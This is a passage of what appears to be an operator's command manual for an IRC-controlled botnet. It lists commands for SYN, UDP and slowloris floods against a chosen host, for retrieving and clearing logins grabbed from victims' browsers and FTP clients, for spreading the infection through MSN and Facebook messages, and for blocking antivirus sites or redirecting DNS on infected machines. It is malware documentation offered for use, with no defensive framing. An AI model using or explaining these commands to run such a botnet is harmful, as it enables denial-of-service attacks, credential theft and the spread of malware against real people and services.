options are -o (operating system), -n (new/old), -u (admin/user), and -v (version)

-------------------------

  !us <rule>

    The bot parts the channel for its country (e.g. Russian bots (RU) part #RU).
    Parameters
    rule        Optional rule for the bot to unsort by instead of country.
Supported options are -o (operating system), -n (new/old), -u (admin/user), and -v
(version)

-------------------------

  !mod [module] [state]

    Enable/disable modules that use hooks.
        Note: disabling bdns will only unblock AV and other preset sites, not sites
set using the !mdns command.

    Parameters
    module              Module to change. Supported modules: msn, msnu, pdef,
iegrab, ffgrab, ftpgrab, bdns, usbi
    state               Enable (on) or disable (off) module

-------------------------

  !stats <-l|-s>

    Retrieves statistics for spreading and/or login grabbing. If no parameters are
specified, it will display both.

    Parameters
    -l  Display login grabber stats
    -s  Display spreading stats

-------------------------

  !logins <site|-c>

    Retrieves all grabbed and cached logins and prints them to channel or PM. Can
also be used to clear login cache.

    Parameters
    site        Site to retrieve logins for (case insensitive, see here for the
list of sites)
    -c          Clear login cache

-------------------------

  !stop

    The bot will end all running flood tasks.

-------------------------

  !ssyn [host] [port] [seconds]

    Parameters
    host                Host to flood with SYN requests
    port                Port to flood. If 0, the bot uses a random port
    seconds             Number of seconds to flood the target

-------------------------

  !udp [host] [port] [seconds]

    Parameters
    host                Host to flood with UDP packets
    port                Port to flood. If 0, the bot uses a random port
    seconds             Number of seconds to flood the target

-------------------------

  !slow [host] [minutes]

    Parameters
    host                Host to flood using slowloris
    minutes             Number of minutes to flood the target

-------------------------

  !msn.int [interval]

    Set the number of MSN messages in a conversation before one is changed with
your spreading message. See here for more information.
        Note: use '#' for a random interval between 1 and 9.

    Parameters
    interval    Number of MSN messages before spread

-------------------------

  !msn.set [message]

    Set the message that will be used for MSN spreading. See here for more
information.
        Note: use '#' for a random digit and '*' for a random lowercase letter.

    Parameters
    message             Message to spread via MSN

-------------------------

!http.int [interval]

    Set the number of Facebook messages in a conversation before one is changed
with your spreading message. See here for more information.
        Note: use '#' for a random interval between 1 and 9.

    Parameters
    interval    Number of Facebook messages before spread

-------------------------

 !http.set [message]

    Set the message that will be used for Facebook spreading. See here for more
information.
        Note: use '#' for a random digit and '*' for a random lowercase letter.

    Parameters
    message             Message to spread via Facebook

-------------------------

 !mdns [url|[domain1 <domain2|ip2>]|[ip1 <ip2>]]

    The bot will block access to or redirect the specified domain/IP address.
        Note: domain to domain, domain to IP address, and IP address to IP address
redirects work. IP address to domain redirection does not yet work.
```

```
        Note: it must be the exact domain, for example "example.com" will not
include "www.example.com". Wildcard support will be added in an update.

    Parameters
    url                 Plaintext file with one redirect/blocking rule per line,
rules are formatted in the same way as the command parameters.
    domain1             Requests for this domain will be redirected to domain2 or
ip2 if they are set, otherwise it is blocked
    ip1                 Requests for this IP address will be redirected to ip2 if
it is set, otherwise it is blocked
    domain2             DNS queries for domain1 will be redirected to this domain
if set
    ip2                 DNS queries for ip1 or domain1 will be redirected to this
IP address if set
```